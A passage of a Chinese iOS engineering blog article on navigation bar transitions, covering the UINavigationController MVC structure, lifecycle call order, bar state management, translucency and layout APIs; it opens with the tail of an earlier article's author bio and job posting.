- 王颖，iOS 开发工程师。2017 年 3 月校招加入美团到店餐饮事业群，目前参与大众点评 App 美食频道的开发维护。


## 招聘信息

到店餐饮技术部交易与信息技术中心，负责点评美食用户端业务，服务于数以亿计用户，通过更好的榜单、真实的评价和完善的信息为用户提供更好的决策支持，致力于提升用户体验；同时承载所有餐饮商户端线上流量，为餐饮商户提供多种营销工具，提升餐饮商户营销效率，最终达到让用户“Eat Better、Live Better”的美好愿景！我们的团队包含且不限于 Android、iOS、FE、Java、PHP 等技术方向，已完备覆盖前后端技术栈。只要你来，就能点亮全栈开发技能树。诚挚欢迎投递简历至 wangkang@meituan.com。

## 参考资料


- 覆盖率数据分发源码🔗
- 覆盖率映射关系生成源码🔗
- 基本块介绍🔗
- gcov 工具源码🔗
- 覆盖率报告生成工具🔗

- .info 生成文档🔗

# iOS系统中导航栏的转场解决方案与最佳实践

作者: 思琦

## 背景

目前，开源社区和业界内已经存在一些 iOS 导航栏转场的解决方案，但对于历史包袱沉重的美团 App 而言，这些解决方案并不完美。有的方案不能满足复杂的页面跳转场景，有的方案迁移成本较大，为此我们提出了一套解决方案并开发了相应的转场库，目前该转场库已经成为美团点评多个 App 的基础组件之一。

在美团 App 开发的早期，涉及到导航栏样式改变的需求时，经常会遇到转场效果不佳或者与预期样式不符的“小问题”。在业务体量较小的情况下，为了满足快速的业务迭代，通常会使用硬编码的方式来解决这一类“小问题”。但随着美团 App 业务的高速发展，这种硬编码的方式遇到了以下的挑战：

1. 业务模块的不断增加，导致使用硬编码方式编写的代码维护成本增加，代码质量迅速下降。
2. 大型 App 的路由系统使得页面间的跳转变得更加自由和灵活，也使得导航栏相关的问题激增，不但增加了问题的排查难度，还降低了整体的开发效率。
3. App 中的导航栏属于各个业务方的公用资源，由于缺乏相应的约束机制和最佳实践，导致业务方之间的代码耦合程度不断增加。


从各个角度来看，硬编码的方式已经不能很好的解决此类问题，美团 App 需要一个更加合理、更加持久、更加简单易行的解决方案来处理导航栏转场问题。

本文将从导航栏的概念入手，通过讲解转场过程中的状态管理、转换时机和样式变化等内容，引出了在大型应用中导航栏转场的三种常见解决方案，并对美团点评的解决方案进行剖析。

## 重新认识导航栏

### 导航栏里的 MVC

在 iOS 系统中， 苹果公司不仅建议开发者遵循 MVC 开发框架，在它们的代码里也可以看到 MVC 的影子，导航栏组件的构成就是一个类似 MVC 的结构，让我们先看看下面这张图：




在这张图里，我们可以将 UINavigationController 看做是 C，UINavigationBar 看做是 V，而 UIViewController 和 UINavigationItem 组成的 Stack 可以看做是 M。这里要说明的是，每个 UIViewController 都有一个属于自己的 UINavigationItem，也就是说它们是一一对应的。

UINavigationController 通过驱动 Stack 中的 UIViewController 的变化来实现 View 层级的变化，也就是 UINavigationBar 的改变。而 UINavigationBar 样式的数据就存储在 UIViewController 的 UINavigationItem 中。这也就是为什么我们在代码里只要设置 `self.navigationItem` 的相关属性就可以改变 UINavigationBar 的样式。


很多时候，国内的开发者会将 UINavigationBar 和 UINavigationController 混在一起叫导航栏，这样的做法不仅增加了开发者之间的沟通成本，也容易导致误解。毕竟它们是两个完全不一样的东西。

所以本文为了更好的阐明问题，会采用英文区分不同的概念，当需要描述笼统的导航栏概念时，会使用导航栏组件一词。

通过这一节的回顾，我们应该明确了 NavigationItem、ViewController、NavigationBar 和 NavigationController 在 MVC 框架下的角色。下面我们会重新梳理一下导航栏的生命周期和各个相关方法的调用顺序。

## 导航栏组件的生命周期

大家可以通过下图获得更为直观的感受，进而了解到导航栏组件在 push 过程中各个方法的调用顺序。





**值得注意的地方有两点：**

第一个是 UINavigationController 作为 UINavigationBar 的代理，在没有特殊需求的情况下，不应该修改其代理方法，这里是通过符号断点获取它们的调用顺序。如果我们创建了一个自定义的导航栏组件系统，它的调用顺序可能会与此不同。

第二个是用虚线圈起来的方法，它们也有可能不被调用，这与 ViewController 里的布局代码相关，假设跳转到新页面后，新旧页面中的控件位置会发生变化，或者由于数据改变驱动了控件之间的约束关系发生变化，这就会带来新一轮的布局，进而触发 `viewWillLayoutSubview` 和 `viewDidLayoutSubview` 这两个方法。当然，具体的调用顺序会与业务代码紧密相关，如果我们发现顺序有所不同，也不必惊慌。

下面这张图展示了导航栏在 pop 过程中各个方法的调用顺序：




除了上面说到的两点，pop 过程中还需要注意一点，那就是从 B 返回到 A 的过程中，A 视图控制器的 `viewDidLoad` 方法并不会被调用。关于这个问题，只要提醒一下，大多数人都会反应过来是为什么。不过在实际开发过程中，总会有人忘记这一点。

通过这两个图，我们已经基本了解了导航栏组件的生命周期和相关方法的调用顺序，这也是后面章节的理论基础。

## 导航栏组件的改变与革新

导航栏组件在 iOS 11 发布时，获得了重大更新，这个更新可不是增加了一个大标题样式（Large Title Display Mode）那么简单，需要注意的地方大概有两点：

1. 导航栏全面支持 Auto Layout 且 NavigationBar 的层级发生了明显的改变，关于这一点可以阅读 UIBarButtonItem 在 iOS 11 上的改变及应对方案🔗 。
2. 由于引进了 Safe Area 等概念， `topLayoutGuide` 和 `bottomLayoutGuide` 等属性会逐渐废弃，虽然变化不大，但如果我们的导航栏在转场过程中总是出现视图上下移动的现象，不妨从这个方面思考一下，如果想深究可以查看 WWDC 2017 Session 412🔗。

# 导航栏组件到底怎么了？


经常有人说 iOS 的原生导航栏组件不好使用，抱怨主要集中在导航栏组件的状态管理和控件的布局问题上。

控件的布局问题随着 iOS 11 的到来已经变得相对容易处理了不少，但导航栏组件的状态管理仍然让开发者头疼不已。

可能已经有朋友在思考导航栏组件的状态管理到底是什么东西？不要着急，下面的章节就会做相关的介绍。


## 导航栏的状态管理

虽然导航栏组件的 push 和 pop 动画给人一种每次操作后都会创建一遍导航栏组件的错觉，但实际上这些 ViewController 都是由一个 NavigationController 所管理，所以你看到的 NavigationBar 是唯一的。





在 NavigationController 的 Stack 存储结构下，每当 Stack 中的 ViewController 修改了导航栏，势必会影响其他 ViewController 展示的效果。

例如下图所示的场景，如果 NavigationBar 原先的颜色是绿色，但之后进入 Stack 里的 ViewController 将 NavigationBar 颜色修改为紫色后，在此之后 push 的 ViewController 会从默认的绿色变为紫色，直到有新的 ViewController 修改导航栏颜色才会发生变化。




虽然在 push 过程中，NavigationBar 的变化听起来合情合理，但如果你在 NavigationBar 为绿色的 ViewController 里设置不当的话，那么当你 pop 回这个 ViewController 时，NavigationBar 可就不一定是绿色了，它还会保持为紫色的状态。



通过这个例子，我们大概会意识到在导航栏里的 Stack 中，每个 ViewController 都可以永久的影响导航栏样式，这种全局性的变化要求我们在实际开发中必须坚持“谁修改，谁复原”的原则，否则就会造成导航栏状态的混乱。这不仅仅是样式上的混乱，在一些极端状况下，还有可能会引起 Stack 混乱，进而造成 Crash 的情况。


## 导航栏样式转换的时机

我们刚才提到了“谁修改，谁复原”的原则，但何时修改，何时复原呢?

对于那些存储在 Stack 中的 ViewController 而言，它其实就是在不断的经历 appear 和 disappear 的过程，结合 ViewController 的生命周期来看， `viewWillAppear:` 和 `viewWillDisappear:` 是两个完美的时间节点，但很多人却对这两个方法的调用存在疑惑。

苹果公司在它的 API 文档中专门用了一段文字来解答大家的疑惑，这段文字的标题为《Handling View-Related Notifications》，在这里我们直接引用原文：

> When the visibility of its views changes, a view controller automatically calls its own methods so that subclasses can respond to the change. Use a method like viewWillAppear: to prepare your views to appear onscreen, and use the viewWillDisappear: to save changes or other state information. Use other methods to make appropriate changes.
>
> Figure 1 shows the possible visible states for a view controller’s views and the state transitions that can occur. Not all ‘will’ callback methods are paired with only a ‘did’ callback method. You need to ensure that if you start a process in a ‘will’ callback method, you end the process in both the corresponding ‘did’ and the opposite ‘will’ callback method.




这里很好的解释了所有的 will 系列方法和 did 系列方法的对应关系，同时也给我们吃了一个定心丸，那就是在 appearing 和 disappearing 状态之间会由 will 系列方法进行衔接，避免了状态中断。这对于连续 push 或者连续 pop 的情况是及其重要的，否则我们无法做到“谁修改，谁复原”的原则。

通常来说，如果只是一个简单的导航栏样式变化，我们的代码结构大体会如下所示：

```
- (void)viewWillAppear:(BOOL)animated{
    [super viewWillAppear:animated];
    // MARK: change the navigationbar style
}

- (void)viewWillDisappear:(BOOL)animated{
    [super viewWillDisappear:animated];
    // MARK: restore the navigationbar style
}
```

现在，我们明确了修改时机，接下来要明确的就是导航栏的样式会进行怎样的变化。

# 导航栏的样式变化

对于不同 ViewController 之间的导航栏样式变化，大多可以总结为两种情况：

1. 导航栏的显示与否。
2. 导航栏的颜色变化。

## 导航栏的显示与否

对于显示与否的问题，可以在上一节提到的两个方法里调用 `setNavigationBarHidden:animated:` 方法，这里需要提醒的有两点：

1. 在导航栏转场的过程中，不要天真的以为 `setNavigationBarHidden:` 和 `setNavigationBarHidden:animated:` 的效果是一样的，直接使用 `setNavigationBarHidden:` 会造成导航栏转场过程中的闪现、背景错乱等问题，这一现象在使用手势驱动转场的场景中十分常见，所以正确的方式是使用带有 animated 参数的 API。
2. 在 push 和 pop 的方法里也会带有 animated 参数，尽量保证与 `setNavigationBarHidden:animated:` 中的 animated 参数一致。

## 导航栏的颜色变化

颜色变化的问题就稍微复杂一些，在 iOS 7 后，导航栏增加了 `translucent` 效果，这使得导航栏背景色的变化出现了两种情况：

1. `translucent` 属性值为 YES 的前提下，更改导航栏的背景色。
2. `translucent` 属性值为 NO 的前提下，更改导航栏的背景色。

对于第一种情况，我们需要调用 UINavigationBar 的 `setBackgroundColor:` 方法。

对于第二种情况我们需要调用 UINavigationBar 的 `setBackgroundImage:forBarMetrics:` 方法。

**对于第二种情况，这里有三点需要提示：**

1. 在设置透明效果时，我们通常可以直接设置一个 `[UIImage new]` 创建的对象，无须创建一个颜色为透明色的图片。
2. 在使用 `setBackgroundImage:forBarMetrics:` 方法的过程中，如果图像里存在 `alpha` 值小于 1.0 的像素点，则 `translucent` 的值为 YES，反之为 NO。也就是说，如果我们真的想让导航栏变成纯色且没有 `translucent` 效果，请保证所有像素点的 `alpha` 值等于 1。
3. 如果设置了一个完全不透明的图片且强行将 NavigationBar 的 `translucent` 属性设置为 YES 的话，系统会自动修正这个图片并为它添加一个透明度，用于模拟 `translucent` 效果。
4. 如果我们使用了一个带有透明效果的图片且导航栏的 `translucent` 效果为 NO 的话，那么系统会在这个带有透明效果的图片背后，添加一个不透明的纯色图片用于整体效果的合成。这个纯色图片的颜色取决于 `barStyle` 属性，当属性为 `UIBarStyleBlack` 时为黑色，当属性为 `UIBarStyleDefault` 时为白色，如果我们设置了 `barTintColor`，则以设置的颜色为基准。

## 分清楚 `transparent`，`translucent`，`opaque`，`alpha` 和 `opacity` 也挺重要


在刚接触导航栏 API 时，许多人经常会把文档里的这些英文词搞混，也不太明白带有这些词的变量为什么有的是布尔型，有的是浮点型，总之一切都让人很困惑。

在这里将做了一个总结，这对于理解 Apple 的 API 设计原则十分有帮助。

`transparent`， `translucent`， `opaque` 三个词经常会用在一起，它用于描述物体的透光强度，为了让大家更好的理解这三个词，这里做了三个比喻：

- `transparent` 是指透明，就好比我们可以透过一面干净的玻璃清楚的看到外面的风景。
- `translucent` 是指半透明，就好比我们可以透过一面有点磨砂效果的塑料墙看外面的风景，不能说看不见，但我们肯定看不清。
- `opaque` 是指不透明，就好比我们透过一个堵石墙是看不见任何外面的东西，眼前看到的只有这面墙。

这三个词更多的是用来表述一种状态，不需要量化，所以这与这三个词相关的属性，一般都是 BOOL 类型。




`alpha` 和 `opacity` 经常会在一起使用，它要表示的就是透明度，在 Web 端这两个属性有着明显的区别。


在 Web 端里， `opacity` 是设定整个元素的透明值，而 `alpha` 一般是放在颜色设置里面，所以我们可以做到对特定对元素的某个属性设定 `alpha` ，比如背景、边框、文字等。

```
div {
  width: 100px;
  height: 100px;
  background: rgba(0,0,0,0.5);
  border: 1px solid #000000;
  opacity: 0.5;
}
```

这一概念同样适用于 iOS 里的概念，比如我们可以通过 `alpha` 通道单独的去设置 `backgroudColor` 、 `borderColor` ，它们互不影响，且有着独立的 `alpha` 通道，我们也可以通过 `opacity` 统一设置整个 view 的透明度。

但与 Web 端不一致的是，iOS 里面的 view 不光拥有独立的 `alpha` 属性，同时也是基于 CALayer，所以我们可以看到任意 UIView 对象下面都会有一个 layer 的属性，用于表明 CALayer 对象。view 的 `alpha` 属性与 layer 里面的 `opacity` 属性是一个相等的关系，需要注意的是 view 上的 `alpha` 属性是 Web 端并不具备的一个能力，所以笔者认为：在 iOS 中去说 `alpha` 时，要区分是在说 view 上的属性，还是在说颜色通道里的 `alpha` 。

由于这两个词都是在描述程度，所以我们看到它们都是 CGFloat 类型：



# 转场过程中需要注意的问题和细节

说完了导航栏的转场时机和转场方式，其实大体上你已经能处理好不同样式间的转换，但还有一些细节需要你去考虑，下面我们来说说其中需要你关注的两点。

## translucent 属性带来的布局改变

translucent 会影响导航栏组件里 ViewController 的 View 布局，这里需要大家理清 5 个 API 的使用场景：


1. `edgesForExtendedLayout`
2. `extendedLayoutIncluedsOpaqueBars`
3. `automaticallyAdjustScrollViewInsets`
4. `contentInsetAdjustmentBehavior`
5. `additionalSafeAreaInsets`

前三个 API 是 iOS 11 之前的 API，它们之间的区别和联系在 Stack Overflow 上有一个比较精彩的回答 – Explaining difference between automaticallyAdjustsScrollViewInsets, extendedLayoutIncludesOpaqueBars, edgesForExtendedLayout in iOS7，我在这里就不做详细阐述，总结一下它的观点就是:

如果我们先定义一个 UINavigationController，它里面包含了多个 UIViewController，每个 UIViewController 里面包含一个 UIView 对象：

- 那么 `edgesForExtendedLayout` 是为了解决 UIViewController 与 UINavigationController 的对齐问题，它会影响 UIViewController 的实际大小，例如 `edgesForExtendedLayout` 的值为 `UIRectEdgeAll` 时，UIViewController 会占据整个屏幕的大小。
- 当 UIView 是一个 UIScrollView 类或者子类时， `automaticallyAdjustsScrollViewInsets` 是为了调整这个 UIScrollView 与 UINavigationController 的对齐问题，这个属性并不会调整 UIViewController 的大小。
- 对于 UIView 是一个 UIScrollView 类或者子类且导航栏的背景色是不透明的状态时，我们会发现使用 `edgesForExtendedLayout` 来调整 UIViewController 的大小是无效的，这时候你必须使用 `extendedLayoutIncludesOpaqueBars` 来调整 UIViewController 的大小，可以认为 `extendedLayoutIncludesOpaqueBars` 是基于 `automaticallyAdjustsScrollViewInsets` 诞生的，这也是为什么经常会看到这两个 API 会同时使用。

